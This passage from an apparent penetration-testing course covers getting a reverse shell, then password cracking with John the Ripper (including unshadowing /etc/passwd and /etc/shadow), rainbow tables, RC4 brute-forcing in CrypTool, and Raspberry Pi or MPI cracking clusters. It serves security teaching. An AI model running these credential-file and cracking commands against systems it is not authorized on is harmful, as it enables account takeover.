
- Let confirm if we download successfully by send it back to the attacker:




- Her we make it executable:



- Final step is running the payload: great we now have a reverse shell:



- Let's make more friendly the output: by typing bash -I or we can use python (NETSEC WEBSITE)



3.5 System testing

Password cracking is the process of attempting to gain unauthorized access to restricted systems using common passwords or algorithms that guess passwords. In other words, it's an art of obtaining the correct password that gives access to a system protected by an authentication method.

Password cracking employs a number of techniques to achieve its goals. The cracking process can involve either comparing stored passwords against word list or use algorithms to generate passwords that match.

3.5.1 Password cracking


Password strength is the measure of a password's efficiency to resist password cracking attacks. The strength of a password is determined by:

- **Length**: the number of characters the password contains.
- **Complexity**: does it use a combination of letters, numbers, and symbol?
- **Unpredictability**: is it something that can be guessed easily by an attacker?


Let's now look at a practical example. We will use three passwords namely

1. *password*
2. *password1*
3. *#password1$*


For this example, we will use the password strength indicator of Cpanel when creating passwords. The images below show the password strengths of each of the above-listed passwords.



Note: the password used is password the strength is 1, and it's very weak.



Note: the password used is password1 the strength is 28, and it's still weak.



Note: The password used is #password1$ the strength is 60 and it's strong.

The higher the strength number, better the password.

Let's suppose that we have to store our above passwords using md5 encryption. We will use an online md5 hash generator to convert our passwords into md5 hashes.

The table below shows the password hashes

Password	MD5 Hash	Cpanel Strength Indicator
password	5f4dcc3b5aa765d61d8327deb882cf99	1
password1	7c6a180b36896a0a8c02787eeafb0e4c	28
#password1$	29e08fb7103c327d68327f23d8d9256c	60

We will now use http://www.md5this.com/ to crack the above hashes. The images below show the password cracking results for the above passwords.

As you can see from the above results, we managed to crack the first and second passwords that had lower strength numbers. We didn't manage to crack the third password which was longer, complex and unpredictable. It had a higher strength number.

3.5.1.1 Password cracking techniques

There are a number of **techniques that can be used to crack passwords**. We will describe the most commonly used ones below;

- **Dictionary attack**– This method involves the use of a wordlist to compare against user passwords.
- **Brute force attack**– This method is similar to the dictionary attack. Brute force attacks use algorithms that combine alpha-numeric characters and symbols to come up with passwords for the attack. For example, a password of the value "password" can also be tried as p@$$word using the brute force attack.
- **Rainbow table attack**– This method uses pre-computed hashes. Let's assume that we have a database which stores passwords as md5 hashes. We can create another database that has md5 hashes of commonly used passwords. We can then compare the password hash we have against the stored hashes in the database. If a match is found, then we have the password.
- **Guess**– As the name suggests, this method involves guessing. Passwords such as qwerty, password, admin, etc. are commonly used or set as default passwords. If they have not been changed or if the user is careless when selecting passwords, then they can be easily compromised.
- **Spidering**– Most organizations use passwords that contain company information. This information can be found on company websites, social media such as facebook, twitter, etc. Spidering gathers information from these sources to come up with word lists. The word list is then used to perform dictionary and brute force attacks.

Spidering sample dictionary attack wordlist

1976 <founder birth year>

smith jones <founder name>

acme <company name/initials>

built|to|last <words in company vision/mission>

golfing|chess|soccer <founders hobbies

3.5.1.2 Brute force attack (Password hash attacks)

3.5.1.2.1 John the Ripper

John the ripper can mount both brute force and dictionary-based attacks against a password database

John the Ripper uses the command prompt to crack passwords. This makes it suitable for advanced users who are comfortable working with commands. It uses to wordlist to crack passwords. The program is free, but the word list has to be bought. It has free alternative word lists that you can use. Visit the product website https://www.openwall.com/john/ for more information and how to use it.

- **Example of John the ripper**

- *John*needs the username and the password hashes to be in the same file, so we need to use the *unshadow* utility:

  # **unshadow** /etc/passwd etc/shadow > crackme

  Note:

  /etc/passwd that contains information about user accounts

  /etc/shadow that contains the actual password hashes

- Usually, a password file contains passwords of multiple users. If you are interested in just cracking some of them, you can use the –users option: # **john -incremental -users**:<users list> <file to crack>

- To brute force the password of the *victim* user, you have to type: **# john -incremental -users:**victim crackme
- To display the passwords recovered by *John*, you can use the --show option: **# john --show** crackme
  Or we can use: cat /root/.john/john.pot

3.5.1.3 Dictionary attack (Password hash attack)

During a dictionary attack, the password recovery tool used simply tests every entry in the wordlist.

Wordlists usually contain commonly used passwords such as "admin", "password1234" or "trustNO1".

You can find some useful password dictionaries as part of the OWASP Seclists Project on GitHub. If you use Kali Linux, you can install the seclists package. # apt-get install seclists

After installing it, you will find the dictionaries in: /usr/share/seclists/Passwords/

3.5.1.3.1 John the Ripper

John the ripper can mount both brute force and dictionary-based attacks against a password database

John the Ripper uses the command prompt to crack passwords. This makes it suitable for advanced users who are comfortable working with commands. It uses to wordlist to crack passwords. The program is free, but the word list has to be bought. It has free alternative word lists that you can use. Visit the product website https://www.openwall.com/john/ for more information and how to use it.

- **Example of John the ripper**
- *John* needs the username and the password hashes to be in the same file, so we need to use the *unshadow* utility:

  # **unshadow** /etc/passwd etc/shadow > crackme

  Note:

  /etc/passwd that contains information about user accounts

  /etc/shadow that contains the actual password hashes
- You can run dictionary attacks with *John* by passing it the –wordlist argument. You can also specify a custom wordlist.

  $ **john --wordlist**<=custom wordlist file> <file to crack>
- You can also apply some mangling by using the –rules parameter:
  $ john --wordlist<=custom wordlist file> -rules <file to crack>
- In this example, we want to crack the *crackme* file by using the *John* default wordlist:

  # john --wordlist -users=victim,victim2 crackme

  Or **# john --wordlist**=/user/share/john/password.lst crackme

  Or # sudo john --wordlist=/usr/share/john/password.lst --rules crackme
- If the default wordlist does not work, you can use a custom one. We first check the content of the custom wordlist and then use it with *John*:

  # cat mywordlist

  mysteryguy

  MEGAPASSWORD

  # john --wordlist=mywordlist -users=victim,victim2 crackme
- To display the passwords recovered by *John*, you can use the --show option: **# john --show** crackme
  Or we can use: cat /root/.john/john.pot


3.5.1.4 Rainow table (Password hash attack)

Rainbow attack is an implementation of the Faster Cryptanalytic Time-Memory Trade-Off method developed by Dr Philippe Oechslin. The idea is to generate the password hash **tables** in advance (only once), and during the audit/recovery process, simply look up the hash in these pre-computed **tables**

3.5.1.4.1 Ophcrack

Rainbow tables offer a tradeoff between the processing time needed to calculate the hash of a password and the storage space needed to mount an attack.

A great tool to perform rainbow cracking is ophcrack. Ophcrack is a cross-platform Windows password cracker that uses rainbow tables to crack passwords. It runs on Windows, Linux and Mac OS. It also has a module for brute force attacks among other features. Visit the product website http://ophcrack.sourceforge.net/ for more information and how to use it.



- To start cracking passwords, it is just a matter of clicking *Tables* in the main window and then selecting install.
- You can install free or purchased tables and do not need to install them all.
- You can then load a password file by using the *Load* button in the main window.
- You can get a password file from an exploited machine by using *Meterpreter.*
- Finally, you click on the *Crack* button to start the process.
- According to the tables you installed and the encryption format, you will be able to recover some or all the passwords!

3.5.1.5 Crack secure information

https://www.guru99.com/how-to-make-your-data-safe-using-cryptography.html

Cryptanalysis is the art of trying to decrypt the encrypted messages without the use of the key that was used to encrypt the messages. Cryptanalysis uses mathematical analysis & algorithms to decipher the ciphers. The success of cryptanalysis attacks depends

- Amount of time available
- Computing power available
- Storage capacity available

The following is a list of the commonly used Cryptanalysis attacks;

- Brute force attack– this type of attack uses algorithms that try to guess all the possible logical combinations of the plaintext which are then ciphered and compared against the original cipher.
- Dictionary attack– this type of attack uses a wordlist in order to find a match of either the plaintext or key. It is mostly used when trying to crack encrypted passwords.
- Rainbow table attack– this type of attack compares the cipher text against pre-computed hashes to find matches.

3.5.1.5.1 Hacking Activity: Use CrypTool

In this practical scenario, we will create a simple cipher using the RC4 algorithm. We will then attempt to decrypt it using brute-force attack.

For this exercise, let us assume that we know the encryption secret key is 24 bits. We will use this information to break the cipher.

We will use CrypTool 1 as our cryptology tool. CrypTool 1 is an open source educational tool for crypto logical studies. You can download it from https://www.cryptool.org/en/ct1-downloads


3.5.1.5.2 Creating the RC4 stream cipher

We will encrypt the following phrase


Never underestimate the determination of a kid who is time-rich and cash-poor

We will use 00 00 00 as the encryption key.


- **Open CrypTool 1**




- **Replace the text with Never underestimate the determination of a kid who is time-rich and cash-poor**




- **Click on Encrypt/Decrypt menu**



- **Point to Symmetric (modern) then select RC4 as shown above**
- **The following window will appear**




- **Select 24 bits as the encryption key**
- **Set the value to 00 00 00**
- **Click on Encrypt button**
- **You will get the following stream cipher**




3.5.1.5.3 Attacking the stream cipher


- **Click on Analysis menu**




- **Point to Symmetric Encryption (modern) then select RC4 as shown above**
- **You will get the following window**



- **Remember the assumption made is the secret key is 24 bits. So make sure you select 24 bits as the key length.**
- **Click on the Start button. You will get the following window**




- **Note: the time taken to complete the Brute-Force Analysis attack depends on the processing capacity of the machine been used and the key length. The longer the key length, the longer it takes to complete the attack.**
- **When the analysis is complete, you will get the following results.**



- **Note: a lower Entropy number means it is the most likely correct result. It is possible a higher than the lowest found Entropy value could be the correct result.**
- **Select the line that makes the most sense then click on Accept selection button when done**

3.5.1.6 Fast cracking with RPi cluster



The concept of computer 'clusters' (many computers working together as one) is nothing new, but when you have a device as affordable as Raspberry Pi, you can start to rival much more expensive systems by using several in parallel. Here, we'll learn how to make a cluster computer from a lot of little computers.

A cluster works by communication. A 'master' node oversees the cluster and the 'workers' are told what to do and to report back the results on demand.

To achieve this, we're using wired Ethernet on a dedicated network. It's not essential to do it this way, but for data-intensive applications it's advisable for the cluster to have its own private link-up so it can exchange instructions without being hampered by wireless LAN or another network traffic. So, in addition to wireless LAN, we're linking each node to an isolated Gigabit Ethernet switch.

- We're going to access each node using wireless LAN, so the Ethernet port is available for cluster work.

- For each ‘node’, burn Kali Linux to a microSD card, boot it up, and make sure it’s up to date, then perform the following steps:
- Change the ‘pi’ user password.
- Under ‘Networking’, change the hostname to nodeX, replacing X with a unique number (node1, node2 etc.). Node1 will be our ‘master’.
- Enable WiFi if desired.
- Exit and reboot when prompted.

- **Get a backbone**

The wired Ethernet link is known as the cluster’s ‘backbone’. You need to manually enable the backbone, as there is no DHCP server to help. We’re going to use the 10.0.0.0 subnet. If your regular network uses this, choose something different like 192.168.10.0. For each node, from the command line, edit the network configuration:

- sudo nano /etc/dhcpcd.conf Go to the end of file and add the following:
- interface eth0
- static ip_address=10.0.0.1/24
- For each node, replace the last digit of ’10.0.0.1’ with a new unique value: 10.0.0.2, 10.0.0.3, and so on. Reboot each node as you go. You should be able to ping each node – for example, from 10.0.0.1:
- ping 10.0.0.2

- **Brand new key**

For the cluster to work, each worker node needs to be able to talk to the master node without needing a password to log in.

- To do this, we use SSH keys. This can be a little laborious, but only needs to be done once. On each node, run the following: ssh-keygen -t rsa
- This creates a unique digital ‘identity’ (and key pairs) for the computer. You’ll be asked a few questions; just press RETURN for each one and do not create a passphrase when asked.
- Next, tell the master (node1, 10.0.0.1 in our setup) about the keys by running the following on every other node:
- ssh-copy-id 10.0.0.1
- Finally, do the same on the master node (node1, 10.0.0.1) and copy its key to every other node in the cluster.

- **Install MPI**

- The magic that makes our cluster work is MPI (Message Passing Interface). This protocol allows multiple computers to delegate tasks amongst themselves and respond with results. We’ll install MPI on each node of our cluster and, at the same time, install the Python bindings that allow us to take advantage of its magical powers.
- On each node, run the following:
  - sudo apt install mpich python3-mpi4py Once complete, test MPI is working on each node
  - mpiexec -n 1 hostname
  - You should just get the name of the node echoed back at you. The -n means ‘how many nodes to run this on’. If you say one, it’s always the local machine.

- **Let’s get together**

- Time for our first cluster operation. From node1 (10.0.0.1), issue the following command:
- mpiexec -n 4 --hosts 10.0.0.1,10.0.0.2,10.0.0.2,10.0.0.4 hostname
- We’re asking the master supervisor process, mpiexec, to start four processes (-n 4), one on each host. If you’re not using four hosts, or are using different IP addresses, you’ll need to change this as needed. The command hostname just echoes the node’s name, so if all is well, you’ll get a list of the four members of the cluster. You’ve just done a bit of parallel computing!

- **Is a cluster of one still a cluster?**

- Now we’ve confirmed the cluster is operational, let’s put it to work. The **prime.py** program is a simple script that identifies prime numbers. Enter the code shown in the listing (or download it from magpi.cc/EWASJx) and save it on node1 (10.0.0.1). The code takes a single argument, the maximum number to reach before stopping, and will return how many prime numbers were identified during the run. Start by testing it on the master node:

- mpiexec -n 1 python3 prime.py 1000
- Translation: 'Run a single instance on the local node that runs **prime.py** testing for prime numbers up to 1000.'
- This should run quickly, probably well under a second, and find 168 primes.

- **Multiplicity**

- For the cluster to work, each node needs to have an identical copy of the script we need to run, and in the same place. So, copy the same script to each node. Assuming the file is in your home directory, the quick way to do this is (from node1):
- scp ~/prime.py 10.0.0.x:
- Replace x with the number of the node required: scp (secure copy) will copy the script to each node. You can check this has worked by going to each node and running the same command we did on node1. Once you are finished, we are ready to start some real cluster computing.

- **Compute!**

- To start the supercomputer, run this command from the master (node1):
- mpiexec -n 4 --host 10.0.0.1,10.0.0.2,10.0.0.3,10.0.0.4 python3 prime.py 100000
- Each node gets a 'rank': a unique ID. The master is always 0. This is used in the script to allocate which range of numbers each node processes, so no node checks the same number for 'primeness'. When complete, each node reports back to the master detailing the primes found. This is known as 'gathering'. Once complete, the master pulls all the data together and reports the result. In more advanced applications, different data sets can be allocated to the nodes by the master ('scattering').

3.5.1.6.1 Cluster Example for John the riper use

Below a quick step-by-step guide on how to install and run the latest version of John the Ripper across several system using OpenMPI framework taking advantage of NFS to share common files.


- **The steps needed to build this setup are:**

- Step 1: Install and configure the network environment.
- Step 2 : Generate and distribute SSH keys and start SSH deamon.
- Step 3 : Install and configure NFS on the server and clients (to share the files across the different systems).
- Step 4 : Install OpenMPI on the master node (to parallelize the load of JtR across multiple systems).
- Step 5 : Install JtR 1.8 Jumbo edition with OpenMPI support (JtR community edition supports OpenMPI).
- Step 6: Copy hashes and wordlists to NFS share (In this way we will put the shared files (wordlists, dictionaries, hashes, pot file, etc..) on the master node making them accessible to any computer on the network.)
- Step 7: Launch JtR with Mpiexec.
- Step 8: Verify status and progress with skill/pkill.

- **Install and configure the network environment**

For sake of brevity we will skip the first step which consists on getting the machines up and running with Kali Linux and IP address so they can communicate between them.

In our case the environment looks like the following picture. A master node where we will run the NFS server and from where we will launch JtR using OpenMPI framework to distribute the load. And a set of other nodes which will have Kali Linux.



- **Generate and distribute SSH keys and start SSH deamon**

After building the mentioned environment and making sure all machines can communicate properly we go to next step.

- Generate and distribute SSH keys and start the SSH daemon.
- Essentially, generate an RSA private and public key on the master node.
- Then copy the public key all notes, add it to the authorized keys and change its permissions.
- Next, configure SSH to start during boot and start the service.
- **These steps are illustrated below in detail:**

```
root@master:cd ~/.ssh
root@master:~/.ssh# ssh-keygen -t rsa
 Generating public/private rsa key pair.
 Enter file in which to save the key (/root/.ssh/id_rsa):
 Enter passphrase (empty for no passphrase):
 Enter same passphrase again:
 Your identification has been saved in /root/.ssh/id_rsa.
 Your public key has been saved in /root/.ssh/id_rsa.pub.
 The key fingerprint is:
 d1:1f:51:25:4e:57:32:12:ca:1e:12:fa:3a:21:41:b5 root@master
 The key's randomart image is:
 +--[ RSA 2048]----+
 |       o+E   ..   |
 |      ... o .. .  |
 |       o o +  . . |
 |        + = .  .  |
 |         S o    ..|
 |          +     .o|
 |           .   . +|
 |            . o o.|
 |             . o. |
 +-----------------+

root@master:~/.ssh# scp /root/.ssh/id_rsa.pub root@192.168.1.20:~/.ssh/
 root@192.168.1.20's password:
 id_rsa.pub
100%  393     0.4KB/s   00:00

root@master:~/.ssh# ssh 192.168.1.20
root@node2:~# cd .ssh/
root@node2:~/.ssh# touch authorized_keys2
root@node2:~/.ssh# chmod 600 authorized_keys2
root@node2:~/.ssh# cat id_rsa.pub >> authorized_keys2
root@node2:~/.ssh# rm id_rsa.pub
root@node2:~/.ssh# exit


root@master:service ssh start
root@master:~# update-rc.d -f ssh remove
root@master:~# update-rc.d -f ssh defaults
root@master:~# apt-get install chkconfig
root@master:~# chkconfig ssh
 ssh  on
```

- **Install and configure NFS on the server and clients**

